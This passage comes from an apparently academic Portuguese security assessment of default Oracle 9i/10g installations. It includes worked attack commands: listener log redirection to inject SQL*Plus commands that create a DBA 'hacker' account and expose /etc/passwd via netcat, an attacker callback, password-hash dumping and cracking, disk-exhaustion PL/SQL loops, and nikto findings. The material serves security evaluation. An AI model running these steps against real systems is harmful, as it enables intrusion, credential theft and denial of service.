O objectivo deste ataque foi o de exaurir os recursos do *listener*, impedindo que fossem estabelecidas mais ligações. Foi utilizado um pequeno programa desenvolvido

em linguagem C (ver Anexo 1) de nome "tcp_flood.c", de forma a testar a robustez do *listener*. Este programa necessitou apenas de 20 segundos para estabelecer um número superior a 1000 ligações TCP e incapacitar o *listener* de aceitar mais pedidos de ligação. Dos testes efectuados, concluímos que por omissão o *listener* não termina estas ligações e portanto a única forma de resolvermos um incidente idêntico ao supra mencionado será reiniciando o *listener*.

Ataque de injecção de comandos[17]

O objectivo deste ataque foi o de alterar o ficheiro de log do *listener,* reescrevendo o ficheiro "login.sql", utilizado pelo utilitário *SQL*Plus* do sistema onde se encontra a base de dados. A capacidade de escrever comandos para este ficheiro permite a execução de comandos numa sessão de SQL iniciada no sistema.

Acedemos ao processo *listener* do sistema 192.168.2.3 e solicitamos informação acerca da directoria do *log*.

```
lsnrctl> set current_listener 192.168.2.3
lsnrctl> show log_dir
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)
(HOST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "log_directory" set to /u199/app/oracle/network/log/
The command completed successfully
```

Executamos o commando "show log_file" com o objectivo de obtermos o nome do ficheiro de *log*.

```
lsnrctl> show log_file
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)
(HOST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "log_file" set to listener.log
The command completed successfully
```

O objectivo é alterar o valor do parâmetro "log_file" de forma a reescrevermos o ficheiro "login.sql"!

Alteramos a localização do ficheiro de *log*.

```
lsnrctl> set log_dir /u199/app/oracle/sqlplus/admin
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)
(HOST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "log_directory" set to /u199/app/oracle/sqlplus/admin
The command completed successfully
```

Alteramos o nome do ficheiro de *log*.

```
lsnrctl> set log_file login.sql
```

[17] Baseado numa apresentação realizada pela *Red Database Security*, http://www.red-database-security.com

```
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)
(HOST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "log_file" set to login.sql.log
The command completed successfully
```

A alteração ao parâmetro "log_file" não resultou no pretendido, uma vez que o *listener* alterou a cadeia de caracteres "login.sql" para "login.sql.log"!

Apesar de não termos tido sucesso utilizando o utilitário da *Oracle*, é possível proceder à injecção de comandos pretendida recorrendo a uma ferramenta *freeware*, denominada por "tnscmd.pl", desenvolvida para o envio de comandos específicos direccionados ao *listener* da Oracle:

Enviamos o comando delimitado por "" para o sistema 192.168.2.3.

```
tnscmd.pl -h 192.168.2.3 –rawcmd
"(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=))(COMMAND=LOG_FILE)(ARG
UMENTS=4)(SERVICE=LISTENER)(VERSION=1)(VALUE=/u199/app/oracle/sqlplus/admin/logi
n.sql)))"
```

Verificação da alteração na directoria de *log*.

```
lsnrctl> show log_dir
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)(HO
ST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "log_directory" set to /u199/app/oracle/sqlplus/admin
The command completed successfully
```

Verificação da alteração do ficheiro de *log*.

```
lsnrctl> show log_file
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)(HO
ST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "log_file" set to login.sql
The command completed successfully
```

Um atacante ao ter atingido o objectivo original de direccionar o *log* do *listener* para o ficheiro "login.sql", pode agora escrever comandos:

```
tnscmd.pl -h 192.168.2.3 --rawcmd "(CONNECT_DATA=((
> set term off
> create user hacker identified by hacker;
> grant dba to hacker;
```

Utilizando o comando "host" numa sessão de SQL*Plus é permitida a execução de comandos no sistema operativo usando o utilizador que invocou o SQL*Plus! Assim, um atacante presumindo que o utilizador tem acesso ao ficheiro "/etc/passwd", tenta disponibilizar o conteúdo desse ficheiro no porto TCP 3333 recorrendo ao utilitário netcat do sistema operativo.

```
> host cat /etc/passwd | nc –l –p 3333
> set term on
> "
```

Após esta injecção de comandos, resta ao atacante esperar que alguém (preferencialmente administrador da base de dados) utilize o utilitário *SQL*Plus* no sistema visado, para que:

- Seja criado um utilizador "hacker" com palavra-chave "hacker";

- Seja atribuído ao utilizador "hacker" o *role* DBA;
- Seja possível obter o ficheiro "/etc/passwd" através de uma ligação ao porto TCP/3333 do SGBD, bastando ao atacante executar "nc 192.168.2.3 3333 > passwd.txt".

Devido às consequências deste ataque não serem imediatas, é interessante para o atacante ter a capacidade de perceber se o seu ataque funcionou ou não. Para o conseguir um atacante pode ser imaginativo e introduzir por exemplo o comando "nc 192.168.2.4 80", sendo 192.168.2.4 o IP do seu PC e e o porto 80, um porto sujeito a monitorização por parte do atacante.

A capacidade de trocarmos ficheiros de/para o sistema comprometido, associada à possibilidade de nos ligarmos ao SGBD como DBAs, permite-nos fazer literalmente o que quisermos com o sistema, inclusivé atacar outros sistemas.

Por omissão, os sistemas *Linux/UNIX* onde o *Oracle* é instalado possuem o compilador *gcc*, por necessidade imposta pelo *setup.* A existência deste ambiente de compilação permitirá a um atacante desenvolver código C, compilá-lo e executá-lo e/ou utilizar como biblioteca a invocar num procedimento PL/SQL externo.

Ligações ao SGBD O *Oracle 9iR2* por omissão, cria um conjunto de 29 utilizadores, sendo que 25 dos mesmos encontram-se no estado *locked & expired* e portanto não podem ser utilizados para a criação de ligações à base de dados. Os quatro utilizadores que podem ser utilizados são:

- *DBSNMP*: com palavra-chave "dbsnmp";
- *SCOTT*: com palavra-chave "tiger";
- *SYS*: aquando da instalação somos forçados a alterar a palavra-chave deste utilizador;
- *SYSTEM*: aquando da instalação somos forçados a alterar a palavra-chave deste utilizador.

Os utilizadores *SYS* e *SYSTEM* possuem o *role* DBA e portanto podem fazer tudo o que quiserem na base de dados. Por omissão nenhum utilizador tem limite de número de tentativas de *login*. Este facto, associado à auditoria por omissão também não estar ligada permite a um atacante executar ataques *online* à autenticação do Oracle.

O que é que um atacante pode fazer com o utilizador DBSNMP?

Consulta do campo “privilege” da vista “session_privs”.

```
SQL> select privilege from session_privs;
PRIVILEGE
----------------------------------------
CREATE SESSION
ALTER SESSION
CREATE TABLE
CREATE CLUSTER
CREATE SYNONYM
CREATE VIEW
CREATE SEQUENCE
CREATE DATABASE LINK
SELECT ANY DICTIONARY
```

No conjunto de privilégios que o utilizador possui, é merecedor de destaque um privilégio aparentemente inofensivo – *SELECT ANY DICTIONARY* – com este privilégio o utilizador DBSNMP pode obter o conteúdo de vistas DBA com informação sensível:

Consulta do campo “username” da vista “dba_users”.

```
SQL> select username from dba_users;
USERNAME ACCOUNT_STATUS
------------ --------------------
SYS OPEN
SYSTEM OPEN
DBSNMP OPEN
TESTE OPEN
SCOTT OPEN
OUTLN EXPIRED & LOCKED
WMSYS EXPIRED & LOCKED
ORDSYS EXPIRED & LOCKED
ORDPLUGINS EXPIRED & LOCKED
MDSYS EXPIRED & LOCKED
CTXSYS EXPIRED & LOCKED
XDB EXPIRED & LOCKED
ANONYMOUS EXPIRED & LOCKED
WKSYS EXPIRED & LOCKED
WKPROXY EXPIRED & LOCKED
ODM EXPIRED & LOCKED
…
```

Um atacante ao consultar a vista *DBA_USERS* obtém a lista de todos os utilizadores criados, identificando inclusive os que se encontram no estado *locked* e portanto não podem ser usados em ligações à base de dados.

Consulta dos campos “username”, “password” da vista “dba_users”.

```
SQL> select username, password from dba_users where username in
('SYS','SYSTEM','SCOTT','TESTE') order by username;
USERNAME PASSWORD
------------ --------------------
SCOTT F894844C34402B67
SYS 2181188C12D8D682
SYSTEM C9C25A76679730FF
TESTE 864B0E03A5061B6D
```

A palavra-chave dos utilizadores é transformada em *hash* pelo *Oracle* utilizando um algoritmo fraco denominado por *Data Encryption Standard* (DES), sendo exequível um ataque de dicionário ou um ataque de força bruta.

Um atacante após obter a síntese das palavras-chave dos utilizadores pode executar ataques de dicionário em *offline*, recorrendo a utilitários como o *checkpwd* da *Red Database Security* (a negrito o *input*):

```
checkpwd122.exe system:C9C25A76679730FF password_file.txt
Checkpwd 1.22 - (c) 2007 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com
opening weak password list file
reading weak passwords list
checking passwords
Starting 1 threads
SYSTEM OK
Done. Summary:
Passwords checked : 1545296
Weak passwords found : 0
Elapsed time (min:sec) : 0:10
Passwords / second : 154530
```

Neste caso prático, a aplicação do utilitário às credenciais do utilizador *system* não resultou, o que apenas quer dizer que em 1.545.296 cadeias de caracteres, nenhuma cifração resultou igual às credenciais. Um ataque de dicionário é estritamente dependente da qualidade do dicionário usado.

Uma vez que o algoritmo usado pela *Oracle* é fraco, é razoável procedermos a um ataque de força bruta recorrendo a um utilitário como o *orabf* da *Tool Crypt* (a negrito o *input*):

```
orabf C9C25A76679730FF:system -n 3 -m 8
orabf v0.7.6, (C)2005 orm@toolcrypt.org
----------------------------------------
Trying default passwords...done
Starting brute force session using charset:
#$0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_
press 'q' to quit. any other key to see status
password found: SYSTEM:ORCL9I
1392825780 passwords tried. elapsed time 00:30:33. t/s:759732
```

Uma palavra-chave com seis caracteres, dos quais cinco alfabéticos e um numérico demorou apenas 30 minutos a ser descoberta, executando o utilitário num Intel Pentium IV a 2 Ghz. Executando o mesmo processo num Intel Pentium Xeon MV a 3.2 Ghz, a palavra-chave foi descoberta ao fim de 16 minutos.

Embora não tão interessantes quanto a vista *DBA_USERS* que permite a um atacante obter uma lista de utilizadores e respectivas palavras-chave cifradas, os seguintes objectos estão ao alcance do utilizador *dbsnmp*:

- **DBA_DB_LINKS:** permite obter informações acerca de ligações a outros SGBD e assim dar a conhecer novos mundos para um atacante explorar.

  Exemplo:

  Criação de um *database link* utilizando para o efeito o utilizador "system".

```
sqlplus system/orcl9i@orcl9i
SQL> create database link teste connect to orcl9i_2 identified by orcl9i_2
using 'teste';
```

  Consulta da vista DBA_DB_LINKS utilizando o utilizador "dbsnmp".

```
SQL> conn dbsnmp/dbsnmp@orcl9i
SQL> select db_link, owner, username, host from dba_db_links;
DB_LINK OWNER USERNAME HOST
----------------------- ----------- ---------------- --------
TESTE.US.ORACLE.COM SYSTEM ORCL9I_2 teste
```

  O utilizador *DBSNMP* descobre desta forma um *database link*[18] de nome "TESTE.US.ORACLE.COM" criado pelo *SYSTEM*, que utiliza o utilizador "ORCL9I_2" para se ligar a uma base de dados no sistema "TESTE", ou seja, existe um utilizador de nome "ORCL9I_2" no sistema "TESTE". A descrição "TESTE" tem que necessariamente ser uma entrada no ficheiro tnsnames.ora do servidor.

- **DBA_SYS_PRIVS:** permite obter informações acerca dos privilégios de sistema atribuídos a quaisquer utilizadores da base de dados. Um atacante poderá usar esta vista de forma a identificar os utilizadores "mais interessantes". Exemplo:

```
sqlplus dbsnmp/dbsnmp@orcl9i
SQL> select privilege from dba_sys_privs where grantee='SCOTT';
PRIVILEGE
----------------------------------------
UNLIMITED TABLESPACE
```

  O utilizador *DBSNMP* acaba de descobrir que existe um privilégio *UNLIMITED TABLESPACE* de sistema atribuído ao utilizador SCOTT.

- **DBA_ROLE_PRIVS:** permite obter informações acerca dos *roles* atribuídos a quaisquer utilizadores da base de dados. Um atacante poderá usar esta vista de forma a identificar os utilizadores "mais interessantes". Exemplo:

```
sqlplus dbsnmp/dbsnmp@orcl9i
SQL> select granted_role from dba_role_privs where grantee='SCOTT';
GRANTED_ROLE
------------------------------
CONNECT
RESOURCE
```

[18] Objecto *Oracle* que permite o acesso a objectos de outra base de dados.

O utilizador *DBSNMP* acaba de descobrir que estão atribuídos os *roles CONNECT* e *RESOURCE* ao utilizador *SCOTT*. O último traduz-se na capacidade de criar objectos no seu *default tablespace*.

- **DBA_REGISTRY:** permite obter informações acerca dos componentes do SGBD instalados. Um atacante poderá usar as informações recolhidas nesta vista para identificar vulnerabilidades específicas.

  Exemplo:

```
sqlplus dbsnmp/dbsnmp@orcl9i
SQL> select comp_name, version, status from dba_registry;
COMP_NAME VERSION STATUS
----------------------------- -------------------- -----------
Oracle9i Catalog Views 9.2.0.8.0 VALID
Oracle9i Packages and Types 9.2.0.8.0 VALID
Oracle Workspace Manager 9.2.0.1.0 VALID
JServer JAVA Virtual Machine 9.2.0.8.0 VALID
Oracle XDK for Java 9.2.0.10.0 VALID
Oracle9i Java Packages 9.2.0.8.0 VALID
Oracle interMedia 9.2.0.8.0 VALID
Spatial 9.2.0.8.0 VALID
Oracle Text 9.2.0.8.0 VALID
Oracle XML Database 9.2.0.8.0 VALID
Oracle Ultra Search 9.2.0.8.0 VALID
Oracle Data Mining 9.2.0.8.0 VALID
OLAP Analytic Workspace 9.2.0.8.0 UPGRADED
Oracle OLAP API 9.2.0.8.0 UPGRADED
OLAP Catalog 9.2.0.8.0 VALID
```

  O utilizador *DBSNMP* ficou a conhecer todos os componentes instalados e respectivas versões.

O que é que um atacante pode fazer com o utilizador *SCOTT*?

Consulta do campo "privilege" da tabela "session_privs".

```
SQL> select privilege from session_privs;
PRIVILEGE
----------------------------------------
CREATE SESSION
ALTER SESSION
UNLIMITED TABLESPACE
CREATE TABLE
CREATE CLUSTER
CREATE SYNONYM
CREATE VIEW
CREATE SEQUENCE
CREATE DATABASE LINK
CREATE PROCEDURE
CREATE TRIGGER
CREATE TYPE
CREATE OPERATOR
CREATE INDEXTYPE
```

O utilizador *SCOTT* possui um conjunto de privilégios que lhe permite criar objectos.

Consulta dos campos "table_name", "tablespace_name" da vista "all_tables".

```
SQL> select table_name, tablespace_name from all_tables where owner='SCOTT';
TABLE_NAME TABLESPACE_NAME
------------------------------ ------------------------------
```

```
BONUS SYSTEM
DEPT SYSTEM
EMP SYSTEM
SALGRADE SYSTEM
```

Os objectos criados pelo utilizador *SCOTT* são criados no *tablespace SYSTEM* o que é manifestamente mau, uma vez que assim, um atacante pode exaurir os recursos deste *tablespace* e/ou exaurir os recursos do sistema de ficheiros onde os *datafiles* se encontrarem.

Consulta do campo "constraint_name" da vista "all_constraints" para idenficar chaves primárias ou não existentes sob a tabela "bonus".

```
SQL> select constraint_name from all_constraints where
owner='SCOTT' and table_name='BONUS';
no rows selected
```

Consulta da estrutura da tabela "bonus".

```
SQL> describe bonus
Name Type
------------------------------- ----------------------------
ENAME VARCHAR2(10)
JOB VARCHAR2(9)
SAL NUMBER
COMM NUMBER
```

Fazendo uso das potencialidades do PL/SQL, um atacante pode conceber um conjunto de instruções para inserir 10.000.000 de registos na tabela BONUS!

```
SQL> DECLARE
2 i NUMBER;
3 BEGIN
4 i:=1;
5 LOOP
6 INSERT INTO BONUS VALUES('teste','teste',i,i);
7 i := i+1;
8 EXIT WHEN i>10000000;
9 END LOOP;
10 END;
11 /
PL/SQL procedure successfully completed.
```

Esta inserção representou um acréscimo de 325 Mbytes em 15 minutos, ao *tablespace SYSTEM*. A execução deste processo em *bulk* sem utilizar *commit* numa base de dados em *archive log* (mecanismo que assegura a salvaguarda de informação transaccional em ficheiros que posteriormente podem ser usados na recuperação da base de dados) também gerará bastantes *archives* (ficheiros) podendo exaurir o espaço em sistema de ficheiros destinado aos mesmos. Uma vez que o utilizador *SCOTT* pode criar tabelas, um atacante pode criar uma tabela com múltiplas colunas *VARCHAR2* de 4000 bytes (valor máximo para o tipo de dados *VARCHAR2*) de forma a maximizar o tamanho de cada registo inserido na tabela. Outro problema que pode surgir desta capacidade de criação de objectos no *tablespace SYSTEM* é a

fragmentação dos objectos dentro do *tablespace* que poderá degradar a performance do SGBD.

Fazendo uso da permissão para a criação de procedimentos e o acesso a *packages* como o *UTL_TCP* (permissão dada ao *role PUBLIC*, atribuído a qualquer utilizador) um atacante pode gerar os seus próprios procedimentos de exploração de vulnerabilidades. Por exemplo, pode executar um varrimento de portos (ver Anexo 9).

O que é que um atacante pode fazer com um utilizador vulgar? Qualquer utilizador pode criar tabelas temporárias, independentemente dos privilégios que tenha. Recorrendo mais uma vez ao utilizador criado anteriormente de nome "utilizador1" e ao utilitário *SQL*Plus*:

```
CREATE GLOBAL TEMPORARY TABLE teste(
 descricao VARCHAR2(100)
) ON COMMIT PRESERVE ROWS;
```

Fazendo uso das potencialidades do PL/SQL, um atacante poderá conceber um conjunto de instruções que insiram 10.000.000 de registos na tabela "teste"!

```
DECLARE
 contador NUMBER;
 BEGIN
        contador := 1;
        LOOP
               EXIT WHEN contador>10000000
               INSERT INTO teste VALUES ('Ataque de negacao de servico
               - espaco em disco');
               contador := contador + 1;
        END LOOP;
END;
/
```

Esta inserção representou um acréscimo de 1.4 Gbytes em 20 minutos, ao *tablespace UNDOTBS* (*tablespace* específico utilizado para a execução de *rollbacks*). Um atacante pode facilmente criar uma tabela contendo múltiplas colunas *VARCHAR* de forma a maximizar o tamanho de cada registo inserido na tabela e assim rapidamente exaurir com o espaço em disco, fazendo com que o SGBD tenha um dos seguintes problemas: (1) Pare abruptamente; (2) Dê mensagens de erro devido à falta de espaço em disco para executar *rollback* em caso de necessidade.

Enterprise Manager De acordo com a documentação *Oracle*, o porto TCP/3340 corresponde a um serviço *Oracle Apache*. Uma vez que o *Oracle Apache* é um servidor *web*, usámos o utilitário nikto (destinado a varrimento de servidores *web)*

para obter a versão do servidor e respectivos módulos, bem como identificar ficheiros e CGI (do Inglês *Common Gateway Interfaces*) potencialmente perigosos.

```
[root@linux root]# nikto -h 192.168.2.3 -p 3340
+ Server: Oracle HTTP Server Powered by Apache/1.3.22 (Unix)
mod_plsql/3.0.9.8.5f mod_fastcgi/2.2.12 mod_perl/1.25 mod_oprocmgr/1.0
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
```

O *banner* do servidor indica a versão do Apache e dos módulos instalados, bem como os métodos permitidos pelo servidor!

```
…
+ mod_fastcgi/2.2.12 appears to be outdated (current is at least 2.4.0)
+ mod_perl/1.25 appears to be outdated (current is at least 1.99_10)
...
+ /~root - Enumeration of users is possible by requesting ~username (responds
with Forbidden for real users, not found for non-existent users) (GET).
+ /icons/ - Directory indexing is enabled, it should only be enabled for
specific directories (if required). If indexing is not used all, the /icons
directory should be removed. (GET)
+ /oem_webstage/oem.conf - Oracle reveals a portion of the Apache httpd.conf
file. (GET)
+ /soap/servlet/soaprouter - Oracle 9iAS SOAP components allow anonymous users
to deploy applications by default.
...
+ /dms0 - Default Oracle 9iAS allows access to Dynamic Monitoring Services (GET)
+ /isqlplus - Oracle iSQL*Plus is installed. This may be vulnerable to a buffer
overflow in the user id field.
...
+ /pls/simpledad/admin_/
```

Por omissão todos os pedidos ao servidor efectuados com "/pls/" são enviados para o módulo PL/SQL do Apache de forma a serem processados!

```
…
```

Existe uma série de informação dada pelo utilitário "nikto" que demonstra que este *Oracle Apache* não é seguro. Um atacante usando algo tão trivial quanto um *browser http* como o *Internet Explorer* para navegar no *site* (assumindo 192.168.2.3 como IP do servidor):

- http://192.168.2.3:3340/oem_webstage/oem.conf: obtém informações acerca da configuração de CGI e *document root* do Apache;
- http://192.168.2.3:3340/dms0: obtém informações variadas acerca da utilização de módulos, estatísticas de processos;
- http://192.168.2.3:3340/isqlplus: equivalente ao utilitário de linha de comandos denominado por "SQL*Plus";
- http://192.168.2.3:3340/pls/simpledad/admin: permite fazer alterações aos DAD (do Inglês *Database Access Descriptors*). Anonimamente é possível criar um DAD e suprimir o DAD "simpledad". O *site* deixa de funcionar após a alteração citada.

Adicionalmente, as ferramentas de análise de vulnerabilidades, *nessus* e *sara*, reportaram que é possível anonimamente iniciar e parar serviços Java.

Apache De acordo com a documentação Oracle, o porto TCP/7779 corresponde a um serviço *Oracle Apache*. Uma vez que o *Oracle Apache* é um servidor *web*, usámos o utilitário nikto (destinado a varrimento de servidores *web)* para obter a versão do servidor e respectivos módulos, bem como identificar ficheiros e CGI potencialmente perigosos.

```
[root@linux root]# nikto -h 192.168.2.3 -p 7779
+ Server: Oracle HTTP Server Powered by Apache/1.3.22 (Unix)
mod_plsql/3.0.9.8.5f mod_fastcgi/2.2.12 mod_perl/1.25 mod_oprocmgr/1.0
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
```

O *banner* do servidor indica a versão do Apache e dos módulos instalados, bem como os métodos permitidos pelo servidor!

```
...
+ mod_fastcgi/2.2.12 appears to be outdated (current is at least 2.4.0)
+ mod_perl/1.25 appears to be outdated (current is at least 1.99_10)
...
+ /~root - Enumeration of users is possible by requesting ~username (responds
with Forbidden for real users, not found for non-existent users) (GET).
+ /cgi-bin/printenv - Apache 2.0 default script is executable and gives server
environment variables. All default scripts should be removed. It may also allow
XSS types of attacks. BID-4431. (GET)
...
+ /a.jsp/<script>alert('Vulnerable')</script> - JServ is vulnerable to Cross
Site Scripting (XSS) when a non-existent JSP file is requested. Upgrade to the
latest version of JServ. CA-2000-02. (GET)
+ /bc4j.html - Default Oracle page, may allow limited administration. (GET)
+ /clusterframe.jsp - Macromedia Jrun 4 build 61650 remote administration
interface is vulnerable to several CSS attacks. (GET)
...
+ /servlet/IsItWorking - Default Java (JServ) pages are present. (GET)
...
```

Existe uma série de informação dada pelo utilitário "nikto" que demonstra que este *Oracle Apache* não é seguro.

Um atacante usando algo tão trivial quanto um *browser http* como o *Internet Explorer* para navegar no *site* (assumindo 192.168.2.3 como IP do servidor):

- http://192.168.2.3:7779/cgi-bin/printenv: obtém informações acerca de variáveis de ambiente do servidor como ORACLE_HOME, PATH, LD_LIBRARY_PATH entre outras;
- http://192.168.2.3:7779/servlet/IsItWorking: a existência de um ApacheJserv/1.1 indicia o atacante de que o Apache suporta Java;
- http://192.168.2.3:7779/teste.jsp/<script>alert('teste')</script>/: pode permitir ao atacante executar ataques aos *browsers* dos clientes através de *Cross Site Scripting*;

Recorrendo a informações de segurança do *Oracle* disponíveis na Internet foi possível verificar o seguinte:

- http://192.168.2.3:7779/demo/sql/tag/viewsrc/sample1.jsp.txt: descrimina a existência de um utilizador de nome *SCOTT* com palavra-chave "tiger";
- http://192.168.2.3:7779/fcgi-bin/echo: permite obter o valor de variáveis de ambiente referentes ao *Oracle* e *Apache*, entre outras;
- http://192.168.2.3:7779/fcgi-bin/echo2: permite obter o valor de variáveis de ambiente referentes ao *Oracle* e *Apache*, entre outras;
- http://192.168.2.3:7779/soapdocs/webapps/soap/WEB-INF/config/soapConfig.xml: permite a um atacante obter a configuração SOAP (do Inglês *Simple Object Access Protocol*).

Adicionalmente, as ferramentas de análise de vulnerabilidades, *nessus* e *sara*, reportaram que é possível operar serviços SOAP sem a necessidade de nos autenticarmos.

TCP/32773 Não foi encontrada informação significativa acerca deste porto. Assim, foi apenas utilizado o programa "tcp_flood" (ver Anexo 1), com o objectivo de testar o comportamento do sistema sobre o efeito de um ataque de negação de serviço. De acordo com as informações de sistema retiradas aquando da execução do ataque, existiu um impacto mínimo na ocupação de CPU do servidor. No entanto, não foram realizados ataques mais ricos como injecção de pacotes respeitando a gramática TNS/Net8 ou injecção de pacotes com formatação arbitrária.

6.2.3 Oracle 10g

A instalação do *Oracle 10gR2* foi realizada sobre o sistema operativo *Red Hat Linux*. A versão instalada foi a última disponível (10.2.0.3). De acordo com o objectivo, a configuração que resultou do processo de instalação foi a configuração por omissão.

Após a instalação, utilizámos o utilitário *nmap* para enumerarmos os pontos de entrada possíveis. Considerando a utilização de portos TCP não registados oficialmente para a *Oracle*, foi usada a documentação da *Oracle* para obter a informação da seguinte tabela:

Protocolo	Porto	Atribuição IANA	Oracle
TCP	32798	FileNET Component Manager	

Tabela 25 – *Oracle* 10g, portos no estado LISTEN

Fruto do levantamento dos pontos de entrada e da documentação Oracle acerca dos mesmos, foi criado um DFD. O DFD do *Cliente TCP* tem como objectivo descrever a comunicação cliente/servidor com o porto 32798 (ver Figura 15). Neste cenário iremos explorar a segurança de um componente desconhecido, provavelmente executando um ataque que vise a disrupção da disponibilidade do sistema.



Figura 15 – *Oracle* 10g, DFD TCP

Segurança do *listener* Por omissão o *listener* pode ser acedido a partir de qualquer ponto na rede (bastando o porto TCP estar disponível e permitir o *3-way handshake* do TCP/IP) e não se encontra protegido por palavra-passe ou qualquer outro mecanismo de autenticação. Utilizando o utilitário da Oracle, *lsnrctl* (disponível no CD de qualquer versão da base de dados) a partir de um qualquer sistema, sendo 192.168.2.3 o sistema com a base de dados Oracle (a negrito o *input*):

> Acedemos ao processo *listener* do sistema 192.168.2.3 e verificamos o estado do mesmo.
>
> ```
> lsnrctl> set current_listener 192.168.2.3
> lsnrctl> status
> Connecting                                                              to
> (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)(HO
> ST=192.168.2.3)(PORT=1521)))
> TNS-01189: The listener could not authenticate the user
> ```

Ao contrário do *Oracle 9iR2*, por omissão o *Oracle 10gR2* não permite um acesso ao *listener* de forma arbitrária a partir de qualquer cliente TCP/IP. Assim, os ataques realizados em 6.2.2 contra o *listener* do *Oracle 9iR2*, através da manipulação da configuração não funcionam em 10gR2, sendo esta uma clara melhoria de segurança por parte da Oracle.

O ataque de negação de serviço realizado em 6.2.2 através de TCP *flooding*, não funciona, uma vez que passados 55 segundos o *listener* envia um TCP FIN, terminando a ligação. No entanto, recorrendo a uma *probe* TCP da suite *HP*

OpenView Internet Services, o ataque de negação de serviço tem sucesso, causando uma falha do *listener* do *Oracle 10gR2*, só recuperável mediante *restart* do processo.

Ligações ao SGBD O *Oracle 10gR2* por omissão cria um conjunto de vinte e sete utilizadores, sendo que vinte e dois dos mesmos encontram-se no estado *locked & expired* e portanto não podem ser utilizados para a criação de ligações à base de dados. Os quatro utilizadores que podemos utilizar são:

- *DBSNMP*: aquando da instalação somos forçados a alterar a palavra-chave deste utilizador;
- *MGMT_VIEW*: a sua palavra-chave é gerada aleatoriamente pelo Oracle;
- *SYS*: aquando da instalação somos forçados a alterar a palavra-chave deste utilizador;
- *SYSMAN*: aquando da instalação somos forçados a alterar a palavra-chave deste utilizador;
- *SYSTEM*: aquando da instalação somos forçados a alterar a palavra-chave deste utilizador.

Os utilizadores *SYS*, *SYSMAN* e *SYSTEM* possuem o *role* DBA e portanto podem fazer tudo o que quiserem na base de dados.

Conforme acontece com o *Oracle 9iR2*, por omissão nenhum utilizador tem limite quanto ao número de tentativas de *login*. Este facto, associado à auditoria por omissão também não estar ligada permite a um atacante executar ataques *online* à autenticação do *Oracle*.

Ao contrário do *Oracle 9iR2*, após a instalação do *Oracle 10gR2*, não existem utilizadores *unlocked* com palavras-chave por omissão.

TCP/32798 Não foi encontrada informação significativa acerca deste porto. Assim, foi apenas utilizado o programa "tcp_flood" (ver Anexo 1), com o objectivo de testar o comportamento do sistema sobre o efeito de um ataque de negação de serviço.

De acordo com as informações de sistema retiradas aquando da execução do ataque, existiu um impacto mínimo na ocupação de CPU do servidor.

No entanto, não foram realizados ataques mais ricos como por exemplo injecção de pacotes respeitando a gramática TNS/Net8 ou injecção de pacotes com formatação arbitrária.

6.3 Resultados

Nesta secção apresentamos sumariamente as falhas de segurança que identificámos na secção 6.2. Resumindo e classificando os ataques realizados, quanto ao nível de permissão e/ou capacidade do atacante, apresentamos a seguinte tabela.

Ataque	**Permissão/Capacidade**	**Versão vulnerável**
Confidencialidade das comunicações (6.2.1)	Capturar tráfego cliente/servidor	9i, 10g
Ataque de dicionário/força bruta *online* (6.2.1)	Acesso ao porto TCP/1521 do servidor	9i, 10g
Snooping com um utilizador vulgar (6.2.1)	Ligação à BD com um utilizador qualquer	9i, 10g
Extracção de informação de *backups* (6.2.1)	Capturar tráfego cliente/servidor aquando de um *backup* **ou** obter acesso ao local de armazenamento do *backup*.	9i, 10g
Recolha de informação do *listener* (6.2.2)	Acesso ao porto TCP/1521 do servidor	9i
Ataque contra a disponibilidade do *listener* – espaço em disco (6.2.2)	Acesso ao porto TCP/1521 do servidor	9i
Ataque contra a disponibilidade do *listener* – ligações (6.2.2, 6.2.3)	Acesso ao porto TCP/1521 do servidor	9i, 10g
Ataque de injecção de comandos (6.2.2)	Acesso ao porto TCP/1521 do servidor	9i
Perigo do utilizador DBSNMP (6.2.2)	Ligação à BD com o utilizador DBSNMP	9i, 10g
Perigo do utilizador SCOTT (6.2.2)	Ligação à BD com o utilizador SCOTT	9i
Perigo de um utilizador vulgar (6.2.2)	Ligação à BD com qualquer utilizador	9i
Recolha de informação do OEM (6.2.2)	Acesso ao porto TCP/3340	9i
Alteração de configuração do OEM (6.2.2)	Acesso ao porto TCP/3340	9i
Recolha de informação do Apache (6.2.2)	Acesso ao porto TCP/7779	9i

Tabela 26 – *Oracle*, ataques realizados

Os ataques realizados às instalações por omissão das últimas duas versões do SGBD Oracle permitiram completar a pré avaliação realizada em 6.1.

